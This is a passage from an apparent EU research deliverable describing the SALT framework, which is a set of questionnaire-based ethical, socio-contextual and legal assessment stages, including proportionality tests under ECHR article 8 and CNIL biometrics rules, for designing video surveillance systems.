

Figure 3 Three stage process for SALT Framework

Regarding socio-contextual, ethical and legal issues, we identify a three-stage process for the SALT framework. The first stage regards the intention of the purpose of a video surveillance system. It should ask the question of the opportunity of installing the system, that is make a general balance of its purposes in terms of proportionality and beneficence. The second stage assesses different questionnaires throughout the design process, i.e. legal, socio-contextual and ethical, technical, and as for the accountability. All the questionnaires are knowledge-based and represented as SALT instances in the SALT framework. Finally, when all the system is designed and that answers to all the questionnaires has been provided, the third stage includes a final

assessment of the overall system, with respect to its initial aims, and with final checks of legal requirements and ethical and legal proportionality and opportunity.

Deliverable D.2.1. concluded that, regarding socio-ethical issues, the specific people or person or group of people who use the SALT framework should be, insofar as possible, identified considering their role or undertaking or responsibilities regarding privacy issues (including ethical issues). Indeed, the perspective on privacy issues (including ethical issues) will be different for each relevant stakeholders. This three stage process is addressed mostly at the system designer, but to be fully deployed, needs to be as integrative as possible of other stakeholders.

2.2 Process support: Repository

The SALT compliant process (see D4.2.) is associated with support tools that will make use of a SALT framework repository. We can distinguish two different parts within each repository: a set of SFIs (SALT framework instances), and some metadata related to the information saved in the repository.

Metadata: this data is external to SFIs, but relevant to each specific repository. It provides information about how SFIs within a given repository should be considered. This information comes in the form of attributes, which have not been fully defined yet. The following list shows a possible set of attributes:

- *Policy of use:* It allows defining a given policy of use for the SFIs stored in the repository.
- *Restrictions:* It allows defining possible restrictions and restraints.
- *Ontology:* It helps using a common vocabulary for the fields contained within an SFI.
- *User defined metadata:* It is an open attribute thought to define different attributes according with the necessities of each repository.

SALT Framework Instance (SFI): comprises a set of information regarding to surveillance systems privacy and accountability. This information may refer to four main categories: psychosocial, ethical, legal and technological.

2.2.1 Information acquisition

Here we describe the process used to acquire the information that will fill SFIs and then stored into the SALT repositories. Depending on the type of category, there are different methods to gather the information.

2.2.1.1 Questionnaires

Questionnaires are a very useful method for extracting information regarding psycho-social and socio-ethical categories. Due to the nature of these categories, any related information requires to match the knowledge of a sample group of individuals, which must be big enough in order to be representative of a population. Therefore, questionnaires, and the subsequent analysis of the obtained data, are a perfect tool to achieve this task.

2.2.1.2 Facts

This section involves all documents and reports providing unbiased information. Legal and technological categories are the ones that clearly benefit from this type of documentation. There are lots of legal documents (constitutions, licenses, proclamations, statements, sureties, tax forms, treaties, etc.) and technical reports already accepted and trusted whose information can be an input source for SFIs.

2.2.1.3 Opinions

Apart from the two previous methods for information acquisition, experts regarding the four different domain areas can also provide valuable input directly coming from their expertise, i. e. personal opinions and decisions that may apply to ambiguous issues. For example, a lawyer could provide a possible interpretation of a given law applied to a determined context.

2.2.2 SALT Instance representation

In order to provide a certain degree of automated support, which will help future users (surveillance system designers, system stakeholders) to take proper decisions related to determined surveillance systems, the information contained within an SFI has to be somehow machine-manageable. Therefore, some sort of representation/format is required.

This computer-friendly representation can be provided in several ways, depending on the type of technology chosen to represent a SALT instance, for example XML, JSON, Wiki-based structure, etc. However, independently of the concrete representation, we can provide a high level model describing the content of a SALT instance. Figure 4 depicts this model.



Figure 4. SALT instance representation model

As it can be seen, a SALT instance contains several types of components. At the first level we have the instance information and the content, which are described as follows:

- Instance information: this information is unique to each SALT instance, and it is used to differentiate each instance from the others. It includes:

    - Identification: this information identifies the SALT instance. Typical information can be an instance identifier or a version number.
    - Trust information: this information is used to guarantee the SALT information trustfulness. Typical information can be a digital signature, an authority identifier, certifications, endorsements, etc.
- Content: this part of the SALT instance stores the information related to the actual concerns. It includes:
    - Core information: it describes what information is stored within the SALT instance. This type of information is common to all concerns, for example: concern identifier, concern category (psychosocial, ethical, legal or technological), concern description, etc.
    - Extensions: it describes why we have the information and it is specific to each concern. In this way, depending on the concern category (psychosocial, ethical, legal or technological), the type of extension will be one or another.

Now that we know what type of information is stored within a SALT instance and how it is organized, we provide specific representations for the different extensions. The use of different types of extensions, depending on the concern category, allows for a unique SALT instance model to encompass all possible SALT instances information.

In appendix 1, 2, 3 and 4, four examples of possible extensions are presented. First is a psychosocial extension. Second is a socio-contextual and ethical extension. Third is a legal extension. Fourth is a technological extension. Each of these extensions is a first example of what a representation could look like and how it would function. None of them is in a final state, there is room for improvements and modification along the SALT project furthering.

3 Dynamics of the SALT Framework

3.1 Introduction

The figure below shows the set of activities related to the SALT framework.



Figure 5 Example of the set of activities involved in a SALT Framework

Two types of dynamics need to be investigated and understood:

- The design of a surveillance system (label 1 in the figure). We call this the ***SALTed design process***.
- The creation and update of a SALT framework, and the instantiation of a SALT framework instance (label 2 in the figure). We call this the ***SALT framework dynamics***.

The next two sections focuses on these types of dynamics.

3.2 SALT Process Dynamics

3.2.1 Socio-contextual and ethicAl

3.2.1.1 Purpose of a questionnaire-based approach

In D2.1. we concluded that there were already a great diversity of approaches to ethical dimensions, as well as many operational frameworks. Hence there is no need to totally redesign a tool, but rather to learn from the existing ones and to adjust them to what the SALT framework wishes to achieve. In this perspective, we recommended to focus on David Wright's proposition for framework of ethical impact assessment.

We identified different key sources for ethical dimensions along D2.1. and listed them in the recommendations (sections 2.4 and 2.5) and we announced we would focus on D. Wright framework, which we will now analyze in details. That is, in this section we will build on the findings of D2.1. to provide a tentative list of requirements, according to Wright's "Ethical impact assessment" (EIA) and adapted to the specific context of surveillance.

D2.1. also highlighted the potential of a questionnaire approach in its recommendations. It stated that among different ethical approaches, it was good to pick up an ethical approach that considers ethics as a savoir-faire, a pragmatic approach, for which the questions-based approach developed, as we seen above, by the Commission's Framework Programme (FP7) of research, and also by David Wright whom ethical framework is developed further in the chapter. The questions- based approach is especially of interest for the integration of socio-contexual and ethical perspectives in the SALT framework. This approach implies also a challenge for the design of the SALT framework while fostering stakeholder's thinking and decision, rather than offering them predefined answers.

In his EIA framework, Wright identifies 5 tools for ethics targeted to the decision-maker, that is the person who makes a decision regarding a system. Aimed at the decision-maker, those tools allow for broadening the scope of the decision to relevant stakeholders (or the general public depending on who is targeted by the system).

The five tools which might potentially be relevant for the design of surveillance systems in public spaces are:

- **Consultations and surveys**: consultations and surveys consist of a set of questions (either open or closed questions) to stakeholders so as to gather their viewpoint on a specific system, related to the "stake" they stand for.

- **Checklist of questions** is a specific kind of questionnaire which can be used as a way of "appraising the ethical sufficiency of a proposed design or decision". While the term "sufficiency" is vague, it denotes that an ethical questionnaire cannot achieve strong binding compliance. The questionnaire does not make the decision by itself, but rather allows for a process that, if being followed, can lead to an informed ethical appraisal of the proposed system. So, basically, most ethical questions will be posed as "have you considered this or that dimension?"; if so, what lessons can be drawn for the particular system which is being designed?

- **Ethical matrix**: the ethical matrix applies a set of predefined principles to a specific "interest group" to map ethical issues and to identify the most relevant ones.

- **Ethical Delphi**: the ethical Delphi is an interactive process for exchanging views and arguments between experts, with a tendency to focus on predictive and anticipatory knowledge.

- **Consensus conference or citizen panels**: broadly participatory methodologies, the aim is to confront views of many experts until a consensus can be reached regarding a given system.

We demonstrated that one of the key challenges for the SALT framework would be to integrate the questions-based approach chosen by Wright and to address privacy issues (including ethical issues) in such a way that those questions will be likely to generate self questioning for the user of the SALT framework and eventually debate among stakeholders (with the meaning defined above).

As a matter of fact, all the tools (except from the surveys and the questionnaire) proposed by Wright are sought to widen the scope of technical innovation by integrating stakeholders. However, such options prove to be costly at the design stage of the system. They would rather intervene at a later stage, once the system has been designed, so that stakeholders can negotiate over its implementation.

In the case of the SALT framework it appears that the checklist of questions, hence the ethical questionnaire, is the most appropriate tool, since the SALT framework targets mostly system designers at an applied stage of development. This is why we opted for a « ask questions » approach, hence a questionnaire (Wright, p. 200). Such an approach is rather commonplace and heavily relies on European Commission approaches to ethics (see http://cordis.europa.eu/fp7/ethics_en.html).

3.2.1.2 Aim of the questionnaire

In D2.1., we argued that ethics is not a theoretical or normative abstract knowledge that one could define and transfer to others. But it is a praxis, an ability to face a situation ethically. It is a praxis through which someone has the ability to address an ethical issues that embodies questions about whether an action is good or bad, right or wrong, appropriate or inappropriate, or , e.g., whether an action have potential negative impact on others and on different social groups. In that sense, the role of the so-called ethical expert is not to decide in place of the concerned actors but to make the deliberation possible and to enlighten it by clarifying the ethical questions raised by the situation at work.

Thus, as for socio-contextual and ethical dimensions, we do not provide prescriptive ethical guidance, but we invite the designer of a system to take into full consideration a variety of socio-contextual and ethical dimensions while designing the system. Depending on the specificities of the system, we argue, the designer is the best person to answer practical as well as ethical questions, and can justify his/her own choices according to some ethical insights. Doing so allows for a full-fledged, textured contextualization of the technologies which are being designed.

The aims of the questionnaire as for the socio-contextual and ethical dimensions are as follows:

- To identify key ethical values and/or issues at stake;

- To accompany development along the steps;

- To foster a reflection upon these issues: raising ethical consciousness.

3.2.1.3 Methodological guidelines for socio-ethical dimensions

1. First of all, the questionnaire-based approach is not incompatible with other of the above mentioned tools (section 3.1.1.1.). While coping with socio-contextual and ethical issues, one would rather enlarge as much as possible the scope of ethical reflection. Usually, the more encompassing, inclusive and participative the approach is, the best is the outcome of the socio-contextual and ethical process. This happens because a broad variety of perspectives can be put together and each of them brings its own values and viewpoints on those matters. In such a way, the diversity of perspectives feed into one with the other, instead of being in competition to determine "the" only right ethical solution. Instead, as we already stated, ethics and socio-contextual dimensions are a process. However, we also acknowledge that this process needs to be cost efficient, especially at early stages of development where it targets the actual designer of the system. That being said, we strongly encourage the use of SALT framework in combination with other participatory tools (consensus conferences, citizen jury, focus group, Delphi methodology) so as to widely engage stakeholders and enhance the views on socio-contextual and ethical dimensions.

2. The questionnaire requires a dynamic use throughout the system design process, from the initial intention to actual implementation, and all the socio-technical decisions which are made in between. In social science is commonly used the metaphor of the stream ; a system is "downstream" at very early stages of development, when someone who has the capacity to do so decided the system should get designed and implemented ; "midstream" refers to all the experimental processes and steps taking place during the development phase; SALT framework operates mostly between those two first stages of development, even though it plans a short review process at the end of the development stage; lastly, "downstream" denotes a system which is ready for installation, and when it is most relevant to engage widely with society "at large", and stakeholders.

3. The questionnaire is thus a tool which guides and accompanies the development of a particular system throughout its « technological trajectory », from early premises to end-of-pipe system. In this respect, it needs constant reviewing all along the way.

4. A certain degree of consensus must be reached in order for the system to work properly (this is the operative "shared language" we referred to in the introduction), but depending on situations there might be room for disagreement.

5. According to the idea that "the broader is the better", the system designer might very well consult and/or delegate the treatment of specific questions or choices to persons which are more able to deal with them. For instance, it can be a client, a customer, etc.

6. Socio-contextual and ethical dimensions always depend of the specificities of the current system which is being designed. However, ethical guidelines and principles do have a generic dimension (unlike the case of law to a large extend), although some of the questions raised will be more relevant than others depending on the proposed system at stake (for instance privacy of the person will have a particular salience in the case of biometrics). Thus, in order to distinguish from technical or legal dimensions which require much more specific approaches.

7. The questionnaire is primarily crafted for those who are developing or intend to develop an information technology project, policy or program that have ethical implications, assuming that « surveillance » and « security » related projects always do have such implications.

8. The questionnaire may also be of interest for policy-makers or projects managers and, more broadly perhaps, « should target stakeholders interested in or affected by the outcome » (Wright, p. 201). However, in this case, the interest of the SALT framework is more indirect and its inputs can be used to inform the cases which are discussed.

3.2.2 Legal requirements into the SALT questionnaire

3.2.2.1 Main challenges of the legal questionnaire

The chapter 3 of the D2.1 was dedicated to the state of the art regarding privacy and data protection requirements within the EU. We have explained the filiation and differences in scope of the right to privacy and the right to data protection, claiming that one of the challenges for the SALT framework will be the integration of both rights. This first work has allowed us identifying preliminary criteria for the design of the SALT framework and to also identify essential challenges that we must first recall here.

1. Challenge 1: Operationalizing proportionality and integrate both privacy and data protection approaches

One of the essential task of the SALT framework will be to develop a proposal that integrate both privacy and data protection approaches. If both rights are distinct (and we have insisted on their differences in scope), we have also claimed that the protection of personal data should be considered with regard to its filiation with the right to privacy and that the right to data protection is not an end per se but an instrument to the service of the protection of private life. In this way, the data protection requirements (purposes, minimisation etc.) will all play a role in the operationalization of the general principle of proportionality. Another task will be to operationalize the proportionality principle in an on-going process and not as an initial or final one-shot assessment. Indeed, the proportionality analysis or proportionality assessment integrated into the SALT framework should be updated according to the adjustments/modifications of the 'surveillance project' during the decision making and design process of the surveillance technology.

The sources and methodology used to integrate both privacy and data protection aspects into the SALT framework are explained in section ?.

2. Challenge 2: Integrating European and national requirements: the example of biometrics

Another major issue regarding the integration of legal requirements into the SALT framework relates to the scope and extent of integration of national privacy and data protection rules and interpretation of these rules. This raises the question as to which extent the SALT framework integrates the national state of law. According to the Member State and/or the surveillance technology, such integration may be more or less complex.

Following our preliminary findings in the D2.1 in relation to biometric technologies, the present contribution to the D2.2 proposes to take the contrasted examples of France and Belgium. For the record, we have seen that in the case of France, biometric systems are either submitted to simplified declaration (in limited cases identified by the CNIL) or to prior authorization (other cases).

On the contrary, the case of Belgium has shown that there is almost no guidance available from the Privacy Commission. Integration of legal requirements into the SALT questionnaire should therefore focus on the guidance provided by the Working Party 29 at EU level.

3.2.2.2 Objectives and outcome of the legal questionnaire: example of biometrics in France and Belgium

Following these two major challenges, it appears that the process to use the legal questionnaire could be divided into three main steps. For each step, we will explain the objective assigned to it and the expected outcome.

1. Stage 1: Overall assessment of the legitimacy and proportionality of the surveillance project in relation to the stated purpose

Objective

The first step would focus on the objective to help deciders and designers in assessing, in a preliminary stage of the decision making and design making of a surveillance project, the overall proportionality and legitimacy of project in relation to the stated purposes. A series of questions relating to the “purpose”, “legitimacy” and “proportionality” of the project is proposed.

Outcome

Following these three sets of questions relating respectively to “Purpose(s)”, “Legitimacy” and “Proportionality”, the organization should start to have a primary view over the legitimacy and necessity to recourse or not to a biometric system for the stated purposes/objectives. Questioning in a first stage the envisage “legitimate ground” for the processing of biometric data seems to us interesting since in case of insufficiently robust “consent” or “legitimate interest”, the whole project of biometric system should be put in question. The overall proportionality test proposed also allows to question, in a first stage, the rationale conducting an organization to envisage a biometric system, instead of other means, to achieve the stated

purpose(s). Obviously, such preliminary assessment should not lead to any conclusions regarding the proportionality of the system, which requires consideration of all functioning aspects of the system.

If the results of such assessment proves to be sufficiently robust, deciders and designers should turn to national legal requirements to see how the technology is (or not) regulated.

2. Intermediary stage: Identification of specific national requirements

If we take the example of biometrics, this should lead to see that there are specific procedural conditions in France that are defined under the national law, while there is no equivalent guidance in Belgium (see D2.1).

The SALT framework should provide basic information in relation to a specific technology in a given Member State. Where specific national requirements could be found, the SALT framework should integrate such knowledge.

For example, in relation to biometrics in France, the SALT framework should help to distinguish the cases submitted to prior authorization from those submitted to simplified declaration at a minimum. When a system will find to correspond to one submitted to simplified declaration, the SALT framework should lead to the CNIL's requirements checklist in the given case. An example in relation to the use of hand geometry to control access to work premises and mass catering (following Unique Authorization n°007) is provided below.

This intermediary stage, which is basically determined following the procedural criterion only (simplified declaration/prior authorization) could be further elaborated and made much more sophisticated in the case of France. Indeed, the CNIL has developed extensive 'jurisprudence' in the framework of its power of authorization of biometric systems. Further in-depth analysis of CNIL's deliberations may allow identifying the underlying policy of the CNIL in this respect. Cases that are generally considered as non-proportional and therefore refused could be identified and stored in the SALT framework. An example is the case of use of biometric system to control and manage the working time of employees. The fundamental criteria of CNIL's policy could then be integrated into the SALT framework in order for it to provide a kind of preliminary opinion regarding the possible acceptance by the CNIL of the biometric system envisaged by a controller. In this case, it is likely that the outcome of the SALT framework (as far as legal requirements are concerned) be of some help and use to controllers in order to assess and eventually optimize or reconsider their biometric system before addressing an authorization request to the CNIL. As yet, since such research has not been done, the relevant criterion to take into account is the procedural one: are we in presence of a case submitted to simplified declaration? Or in presence of a case submitted to prior authorization.

Other cases of use of biometric system should be questioned following European standards, in particular the Working Party 29, as explained below.

3. Stage 2: In absence of specific national requirements, general questionnaire based on European legal standards/rules and WP29 recommendations/guidance

Objective

In absence of specific national requirements, such as in the case of Belgium or in all cases submitted to prior authorization of the CNIL, the integration of legal requirements into the SALT framework must be done at European level, following European standards and guidance, in particular Opinions of the Working Party 29.

Outcome

Obviously, the Working Party 29 has not provided strict guidance with respect to each principle of the Directive 95/46 in relation to each possible application in practice. This is why such questionnaire and accompanying information/recommendations can only contribute to "help" deciders and designers to adopt a reflexive approach with respect to the intended surveillance system.

4. Stage 3: Overall assessment of the legitimacy and proportionality of the surveillance project in relation to the stated purpose

Stage 3 reiterates stage 1 process, but after having been through the whole process of designing the system. It is a matter of checking all over again the general proportionality of the system and the actual outcomes it results in, as compared with the initial aims and means.

5. Process to use the questionnaire in relation to legal aspects: the example of biometrics



Figure 6 Legal 3 stage process for SALT framework

3.2.2.3 Sources and methodology for drafting the questionnaire

1. Consideration and integration of the right to privacy

As explained in the D2.1, in view of the voluntarily open and broad definition of the notion of private life by the ECHR under article 8§1 of the Convention, we have suggested that the SALT framework consider as a principle, that any surveillance technology may involve potential concerns according to article 8§1, whenever or wherever the surveillance device is deployed. Instead, we have suggested that the SALT framework should rather focus its attention on the way to integrate the elements of the ECHR case law in relation to legal and legitimate interferences into private life following article 8§2. Consideration and integration of the right to privacy into the SALT questionnaire is partly built on the permissible limitation test proposed by P. De Hert in view to assess the impacts of a new surveillance technology on private life from a Human rights perspective and on the very well know three stages process of the proportionality principle. This approach fits in our view with the overall objective of the first stage of the SALT questionnaire: identifying the core ethical issues at stake and questioning, on a first ad high level, the overall proportionality of the envisaged surveillance project.

P. De Hert has identified seven core elements under the permissible limitation test. We will explain each of these steps and explain the reasons why certain elements have been retained for the 1st stage questionnaire of the SALT framework, while other have not been retained or

redefined to fit with the objective to operationalize the principle of proportionality into a questionnaire.

a) The *legal requirement of article 8§2*: the technology should be used in accordance with and as provided by the law.

Such element is not retained for the SALT questionnaire because in practice, this will be the mission of a lawyer to verify that the surveillance project effectively complies with the law. Apart from privacy and data protection compliance, the lawyer shall also verify compliance with other fields of legislation according to the circumstances, such as labour law, administrative law et cetera…The integration of the legal requirement, as understood under article 8§2 of the ECHR or under the data protection principle of legality goes beyond the objective of the SALT questionnaire.

b) The *requirement of legitimacy*: the technology or processing should serve a legitimate aim.

The requirement of legitimacy is complex and can be questioned from various perspectives. First of all, it can be questioned in the light of the broad list of legitimate aims listed in article 8§2 of the ECHR: national security, public safety, economic well being of the country, prevention of disorder and crime, protection of health and morals protection of the rights and freedoms of others". This list of legitimate aims is however mainly oriented towards government activities. The requirement of legitimacy can be questioned from the point of view of data protection, in particular the purpose limitation principle and the grounds for legitimacy of processing personal data.

The questionnaire should therefore include question relating to the objectives/purposes of the surveillance system and the legitimate grounds for the processing of personal data for such surveillance system.

c) The *requirement of preservation of the "essence of privacy"*: the technology should not violate core aspects of the privacy rights

This requirement is especially stated in Article 52 of the Charter of Fundamental Rights of the European Union according to which limitations of fundamental rights must not restrict or reduce the right in such a way or to such extent that the very essence of the right is impaired. This requirement is also explicitly taken into account by the European Commission in its "Fundamental Rights checklist" established for the purpose of impact assessment of European legislative acts. The European Court of Human Rights has also ruled similarly on several occasions. There is no strict guidance, whether from the European Commission nor from the ECJ or the ECHR, regarding what are the core elements or the essence of the right to private life. The underlying requirement is that now there is a "red line" that should not be trespassed in the context of limitations of human rights, whatever is the legitimacy of the aim of the surveillance project. Assessing the preservation of the essence of the right to private life of individuals following the implementation of a surveillance project requires consideration of numerous aspects of the project, in particular data protection aspects, but also accountability and redress mechanisms. Such a question can hardly be raised at a first stage of definition of an envisaged surveillance measure. Nevertheless, we strongly believe that such a question is consistent with the aim to generate to a reflexive approach of the deciders and designers of a surveillance project and that it should be inserted in the SALT questionnaire at a final stage, inviting the stakeholders to consider and explicitly argue the reasons why they believe the

design and deployment of the surveillance project will not infringe the "essence" of individual's fundamental right to private life. Further discussion is still needed to see where such requirement could be included in the SALT framework.

d) The proportionality requirement

In its fully developed form, the proportionality test involves a three-steps analysis: i) the suitability stage, that is to say whether the interference is appropriate in that it effectively achieves the aim pursued; ii) the least-restrictive means test or subsidiary principle, or whether the State could have achieved the legitimate aim pursued with a less restrictive measure for the fundamental right at stake; iii) the balancing test *stricto sensu*, which *in concreto* balance the interests in presence. For the purpose of drafting specific questions for the first stage of the SALT questionnaire, we believe that the core questions should focus on the suitability and least restrictive means tests. The last question relating to balancing *stricto sensu* should be raised in a further/final stage.

Suitability & Effectiveness

In its fully developed form, the proportionality analysis involve the "suitability analysis" involve the verification that the means adopted by the government infringing one the privacy rights under article 8 are rationally related to stated policy objective. Moreover, the question of effectiveness is closely related to the one of suitability. As underlined by P. De Hert, "evidence is crucial in the debate on necessity." The criteria of necessity should be explicitly adressed from the point of view of the effectiveness of the surveillance measure. Indeed, if effectiveness does not substitute to necessity (which refers more broadly to the requirement of proportionality), it however constitutes one of the underlying conditions of the proportionality principle for the assessment of any invasion into privacy rights in compliance with article 8 of the European Convention for Human Rights. Although closely related, both questions should be raised distinctly.

1. Does the intended surveillance system relate to the legitimate stated objective(s)?
2. Is there evidence that the intended surveillance system have produced, in similar other cases or circumstances, the expected effects?

Least intrusive means test

The core of proportionality analysis surely rests on the deployment of a « least restrictive means » test. It involves the verification that the intended surveillance measure does not curtail the right to privacy any more than is necessary to achieve the stated goals. We believe the least restrictive means test should invite the stakeholders to a reflexive approach, where they should argue why other « solutions » have been put aside.

